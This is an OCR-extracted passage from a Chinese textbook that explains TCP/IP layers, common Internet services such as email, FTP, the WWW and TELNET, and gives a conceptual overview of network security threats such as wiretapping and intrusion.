


图 1-6　基本的 IP 地址　　　　图 1-7　子网掩码的作用

② 路由选择功能。数据包在传输过程中要由 IP 通过路由选择算法，在源方与目的方之间选择一条最佳的路径。

③ 数据包的分片与重组。数据包在传输过程中要经过多个网络，因为每种网络所规定的分组长度不等，当数据包经过只能传输长度较小的分组的网络时，就需要将数据包分割成小段才能通过。当数据包全部到达目的方后，还需要由 IP 将它们重新组装。

综上所述，IP 协议规定了 Internet 上的计算机之间通信所必须遵守的规则。IP 定义了 Internet 上 IP 地址的格式，并通过路由选择，将数据包由一台计算机传递到另一台计算机。但 IP 只负责传送数据包，而不考虑传输的可靠性、数据包的流量控制等安全因素。

与 IP 配合使用的还有以下 3 个协议。

① Internet 控制报文协议 ICMP(internet control message protocol),用于报告差错和传输控制信息。

② 地址转换协议 ARP(address resolution protocol),用于将 IP 地址转换成物理地址。

③ 反向地址转换协议 RARP(reverse address resolution protocol),用于将物理地址转换成 IP 地址。

(3) 传输层(transport layer)

传输层中的 TCP 协议提供了一种可靠传输的方法,解决了 IP 协议的不安全因素,为数据包正确、安全地到达目的地提供了保障。这里定义了两个“端-端”的协议:TCP 和 UDP。

第一个是传输控制协议 TCP(transmission control protocol)。它是一个面向连接的协议,允许从一台机器发出的字节流无差错地发往 Internet 上的其他机器。TCP 把输入的字节流分成报文段并传给网间网层。在接收端,TCP 接收进程把收到的报文再组装成输出流。TCP 还要处理流量控制,以避免高速发送方向低速接收方发送过多报文而使接收方无法处理。

第二个协议是用户数据报协议 UDP(user datagram protocol)。它是一个不可靠的、无连接协议,用于不需要 TCP 的排序和流量控制功能而是自己完成这些功能的应用程序。它也被广泛地应用于只有一次的客户机/服务器模式的请求-应答查询,以及快速递交比准确递交更重要的应用程序,如传输语音或影像。自从这个模型出现以来,IP 已经在很多其他网络上实现了。

TCP 和 UDP 都使用了端口(port)进行寻址。一个主机里往往有多个进程在运行,为区分是哪一个进程在进行通信,就必须在传输层上设置一些端口。一个端口是一个 16 位的地址。对于一些最常用的应用层服务,都各有一个对应的端口号,这种端口号叫做数字端口,数字为 0~255,如应用层提供的 FTP 服务端口为 21,WWW 服务端口为 80 等。

(4) 应用层(application layer)

TCP/IP 协议没有会话层和表示层。传输层的上面是应用层,它包含所有的高层协议。最早引入的是虚拟终端协议(TELNET)、文件传输协议(FTP)和电子邮件协议(SMTP)。虚拟终端协议允许一台机器上的用户登录到远程机器上并且进行工作。文件传输协议提供了有效地把数据从一台机器移动到另一台机器的方法。电子邮件协议最初仅是一种文件传输,但是后来为它提出了专门的协议。这些年来又增加了不少的协议,例如域名系统服务 DNS(domain name server),用于把主机名映射到网络地址;NMTP 协议,用于传递新闻文章;还有 HTTP 协议,用于在万维网(WWW)上获取主页等。从应用开发角度,Internet 上已开发出许多实用程序,如 Netscape,Internet Explorer 浏览器等。这些实用程序通过 Socket 套接接口与各种应用协议相连接。例如,TCP/IP 基于 Windows 的应用程序接口为 Winsock。

3. Internet 的服务

Internet 发展迅猛,其提供的服务在不断增加,应用领域也不断扩大,而且日益渗透到人们的生活和工作中,成为日常交流中不可缺少的组成部分。下面所列出的是一些基本服务与应用的概括。Internet 所提供的服务都采用客户机/服务器的模式。

(1) 电子邮件

E-mail(电子邮件)是 Internet 提供的一项最基本服务,它基于客户机/服务器的模式,如图 1-8 所示,是用户使用最为广泛的 Internet 服务之一。电子邮件的最大特点是快速、方便,通常发送一封邮件只需几分钟就能被对方接收到,并且费用低廉,特别适合远距离用户之间的相互联系。Internet 的电子邮件系统模仿普通的邮政业务,通过在一些特定的网点(如 ISP 的主机)设定“邮局”,提供“邮局”的主机又叫邮件服务器。用户就可以在该“邮局”上租用一个“电子信箱”(mail box),当用户向 ISP 申请“电子信箱”时,ISP 在邮件服务器上建立该用户的电子邮件账户,它包括用户名(user name)和用户密码(password)。当需要进行邮件的收发处理时,用户可以在任何时间、任何地点与自己的“邮局”连接,输入自己的信箱的用户名和密码打开电子信箱,进行邮件的收发或存档处理等。

每个电子信箱都有一个邮箱地址,称为电子邮件地址(E-mail address)。电子邮件地址的格式是固定的,并且在全球范围内是唯一的。用户的邮件地址格式为:用户名@主机名,其中“@”符号读作“at”。主机名指的是拥有独立 IP 地址的计算机的名字,用户名是指在该计算机上为用户建立的电子邮件账号。例如,在 sohu. com 主机上,有一个名为 jzyuan 的用户,那么该用户的 E-mail 地址为 jzyuan@sohu. com。

目前,平均每天有 5000 万份电子邮件在 Internet 上传输,处于世界不同角落的人们均可通过这种方式来进行彼此间的交流。电子邮件有着电话、传真所无法比拟的优点,例如可以将一份电子邮件同时发送给多个收件人;可以把收到的邮件立即转发(forward)出去;可以即时答复等。目前,已有越来越多的人将自己的电子邮件账号同联系电话一样印在名片上向外分发,可见它具有广泛的通信联系作用。

在使用传统的电子邮件软件时,用户需要登录到一个多用户系统上,如 UNIX 系统(一种主流网络操作系统),该系统通常是一天 24 小时都连接在 Internet 上,用户可以随时编写、发送、接收电子邮件,这种方式就是我们通常所说的终端方式。随着网络技术的发展,出现了大量的基于 Windows 环境下的各种客户端电子邮件软件,这些电子邮件软件允许用户脱机阅读、撰写电子邮件的内容,大大减少了用户的联机费用,而且界面友好,因此受到广大用户们的欢迎。

(2) 文件传送(FTP)

FTP(file transfer protocol)是在 Internet 上进行文件传输的一种协议,其工作原理如图 1-9 所示。目前 FTP 多用于将远程 FTP 服务器上的一些共享软件或资料文件传输到本地机上,这一过程称为下载(download)。FTP 的工作方式遵循客户机/服务器模式,使用 FTP 首先要有一个 FTP 的客户端软件。用户通过 FTP 网点进行连接,连接成功后查找到所需的文件进行下载。




图 1-8　电子邮件服务的工作原理




图 1-9　FTP 服务的工作过程

对于网络上众多的信息，用户在进行 FTP 传送时多是用匿名(anonymous FTP)方式，即远程 FTP 服务器允许任何用户访问该网点并可从该网点上免费下载文件。但通常情况下，用户在登录某一台 FTP 网点时，多是以 Anonymous 或 Guest 作为用户名，以电子邮件地址作为口令来进行身份注册。

(3) WWW(world wide web)浏览

在 Internet 提供的众多服务中，WWW 是最受欢迎的一种服务，特别是对于初学者。目前访问 WWW 的用户正在与日俱增。WWW 提供的不仅是文字信息，而且包括了图像、声音、动画等多媒体信息，因此，访问 WWW 会使用户感受到 Internet 更加直观、具体、生动和形象。

WWW 提供的信息量是非常丰富的，其范围包括了科技、教育、政治、军事、娱乐、商业等各个领域，可以说，不论你从事何种行业的工作，都可以在 WWW 上找到相关的内容，并且有些甚至是最前沿的信息。特别值得指出的是，WWW 在商业贸易方面具有巨大的潜力，目前一些在线的商品订购、金融投资、商业合作等已占相当数量的比例，并且日趋增长。相对于电视、报纸、杂志等广告宣传媒体，WWW 具有无可比拟的作用和效果。

从技术角度讲，WWW 提供的是一种基于页面检索的信息服务。页面的组织方式抛开了传统的连续性，而采用了符合人脑思维习惯的具有跳跃性的超链接(hyper link)技术。在其页面中经常有一些字、词或图片是以高亮、下划线或变色等特殊方式显示的，表明这些内容是可作为进一步查询的超链接，用鼠标单击它就可以进入下一页面的内容。这种超链接技术使得全球的 WWW 信息都有机地联系起来，用户可以轻松地从一幅页面跳转到另一幅页面，从一台 Web 服务器跳转到另外一台 Web 服务器上。

这些具有超链接的页面文件在全球 Internet 上是一种通用格式，称做 Web 页面。Web 页面的编写是通过 HTML(hyper text markup language)超文本置标语言来实现的，该语言是一种类似于排版用的置标语言，通过加一些特定的标记，能够将文字、图像、声音、表格等信息有机地组织起来，使 Web 页面看上去图文并茂。

WWW 服务也采用基于客户机/服务器的工作模式，如图 1-10 所示。客户端要运行 WWW 客户程序，它提供良好的用户界面，将用户的查询请求送给服务器。Web 服务器上存储大量 Web 页面并连接后台数据库，随时等待响应客户端发来的请求，执行查询后将结果返回给客户端。客户端与 Web 服务器的交互是通过超文本传输协议 (HTTP，hyper text transfer protocol)来完成的，而用户要查询某一台 Web 服务器是通过 URL (uniform resource locator)统一资源定位符来指定的，URL 地址既可以是本地硬盘上的某个文件，也可以是 Internet 上的网点。例如下面 URL 所示：

http://www.Microsoft.com/pub/index.html

其中 http：为所使用的传输协议，“//”后面跟着的是 Internet 上 Web 网点的域名。如果在 URL 地址中将 http 换成 FTP 或 Gopher 协议，并在“//”后面跟上相应的 FTP 站点或 Gopher 站点，这样就可以在 WWW 客户端程序上执行 FTP 服务或 Gopher 服务。目前，WWW 客户端程序使用较广泛的是 Netscape 公司的 Netscape Navigator 和 Microsoft 公司的 Internet Explorer 两种浏览器。

(4) 远程登录(TELNET)

追溯到一台小型计算机相当于三四个冷冻柜(更大的计算机还要用自己的空调系统)大




图 1-10　WWW 服务的工作原理

小的时代，对科学家和工程师来说，最初对 Internet 感兴趣的原因是 Internet 使他们能得到当地得不到的计算机资源，并使他们更容易与其他城市的同行们合作。现在，具有 Internet 账号的用户可利用自己办公室或实验室的终端与网络中任何其他计算机建立起连接，只需使用 UNIX 命令 TELNET 来建立一个远程终端连接，这种连接只需在 TELNET 后面注上远处计算机的地址即可。

通过 TELNET 进行远程操作有两项较普遍的应用：第一，许多系统都允许用 guest 为用户名免费访问该站点。第二，其他一些系统支持 Internet 的用户在他们的系统上建立个人账号。例如，许多图书馆都用联机系统取代了原来传统的卡片目录。只要图书馆的计算机接在 Internet 网中，便可通过远程访问查询那些目录。

(5) Internet 的其他服务

Internet 还提供了基于目录方式的信息检索查询工具 Gopher 分类目录服务。例如：用户可通过网络新闻(News)服务参与某个方面主题的讨论；利用在线交谈(IRC)服务进行交谈和网络的实时会议；通过网络电话(web phone)服务用市话费用拨打国际长途；虚拟时空(virtual reality)服务在电脑世界里创造了一个越来越逼真的现实环境，形成另一个时空观念，在这里交友、购物、玩游戏、旅游观光等，从事着现实生活中存在的或虚拟出的各项活动。Internet 提供的远程教育与科研(remote education)服务将彻底改变人们传统的教学方式，学生可以分布在世界各地，教学资料可以搁放在任何地方，这种教学方式的改变，可以大大提高学生学习的灵活性，降低教学和学习成本。

Internet 上提供的各种服务已达到上万种，其中大多数服务是免费的。随着 Internet 商业化的发展趋势，它提供的服务将会进一步增多。

1.2 计算机网络存在的安全问题

迅速发展的 Internet 给人们的生活、工作带来了巨大的方便,人们可以坐在家里通过 Internet 收发电子邮件、打电话、进行网上购物、银行转账等,一个网络化社会的雏形已经展现在我们面前。在网络给人们带来巨大便利的同时,也带来了一些不容忽视的问题,网络信息的安全保密问题就是其中之一。

1.2.1 什么使网络通信不安全

随着网络特别是 Internet 的迅速发展,给网络带来的安全问题,向认为 Internet 已经完全胜任商务活动的人们泼了一盆冷水,也延缓和阻碍了 Internet 作为国家信息基础或全球信息基础设施,成为大众媒体的发展进程。一些调查研究表明,许多个人和公司之所以对加入 Internet 持观望态度,其主要原因就是出于安全的考虑。尽管众说纷纭,但大家一致认为网络需要更多更好的安全机制。

生活中人们经常听说,某黑客(黑客指未经授权而获取网络资源的非法用户)入侵了某一网络,使该网络服务全部瘫痪;某黑客利用网络从某一银行盗取了大量钱财等事实。这说明世界上没有绝对安全的网络,只要用户使用计算机、联网以及网络连接了 Internet,它就存在危险,就必须考虑它的安全问题。此外,人为因素和自然因素也影响网络的安全性。自然因素是一些意外事故,如服务器突然断电和发大水冲坏了网络等。自然因素并不可怕,可怕的是人为因素,即人为的入侵和破坏。

网络的开放性以及黑客的攻击是造成网络不安全的主要原因。科学家在设计 Internet 之初就缺乏对安全性的总体构想和设计,所用的 TCP/IP 协议是建立在可信的环境之下,主要考虑的是网络互连,在安全方面则缺乏考虑。这种基于地址的 TCP/IP 协议本身就会泄露口令,而且该协议是完全公开的,远程访问使许多攻击者无须到现场就能够得手,连接的主机基于互相信任的原则等,这些性质使网络更加不安全。

1.2.2 影响计算机网络安全的因素

随着计算机网络技术的发展和应用,一方面,网络提供了资源共享性、系统的可靠性、工作的效率和系统的可扩充性;同时,也正是这些特点,增加了网络安全的脆弱性和复杂性,资源共享和分布增加了网络受威胁和攻击的可能性。

对网络的威胁,主要有以下 5 个方面:

(1) 网络硬件设备和线路的安全问题。

(2) 网络系统和软件的安全问题。

(3) 网络管理人员的安全意识问题。

(4) 缺乏有效的手段对网络系统的安全性进行评估。

(5) 环境的安全因素。

1. 网络硬件设备和线路的安全问题

(1) Internet 的脆弱性:系统的易欺骗性和易被监控性,加上薄弱的认证环节以及局域网服务的缺陷和系统主机的复杂设置与控制,使得计算机网络容易遭受到威胁和攻击。

（2）电磁泄露：网络端口、传输线路和处理机都有可能因屏蔽不严或未屏蔽而造成电磁泄露。目前，大多数机房屏蔽和防辐射设施都不健全，通信线路也同样容易出现信息泄露。

（3）搭线窃听：随着信息传递量的不断增加，传递数据的密级也在不断提高，犯罪分子为了获取大量情报，可能在监听通信线路，非法接收信息。

（4）非法终端：有可能在现有终端上并接一个终端，或合法用户从网上断开时，非法用户乘机接入，并操纵该计算机通信接口，或由于某种原因使信息传到非法终端。

（5）非法入侵：非法分子通过技术渗透或利用电话线侵入网络，非法使用、破坏或获取数据或系统资源。目前的网络系统大都采用口令验证机制来防止非法访问，一旦口令被窃，就无安全可言。美国国防部对计算网络安全问题进行过测试，10个月内对美国军用网络Milnet网上的450台计算机受入侵的情况进行统计，其结果表明：有2%的攻击者能攻入网络并进入节点主机，得到系统管理员的权限；有4%的攻击者能侵入网络并进入节点主机，侵入编程环境；有13%的攻击者可以注册侵入节点主机。在这些人中，95%的攻击者企图联网，遭到网络拒绝；有13%的攻击者通过注册账号和口令侵入第3层，其成功的原因之一是使用主机系统固有的默认名-口令组合，另一原因是查询网络用户名目录窃取用户名和口令；有9%的攻击者注册入侵，取得部分权限，进入系统第4层；有些攻击者能侵入第5层，存取电子邮件和通用数据库，不少入侵者还可取得诸如核战争和生物战争的有关信息；有2%的攻击者能侵入第6层，进入编程环境；还有2%的攻击者能进入系统管理员权限。

（6）注入非法信息：通过电话线有预谋地注入非法信息，截获所传信息，再删除原有信息，或注入非法信息后再发出，使接收者收到错误信息。

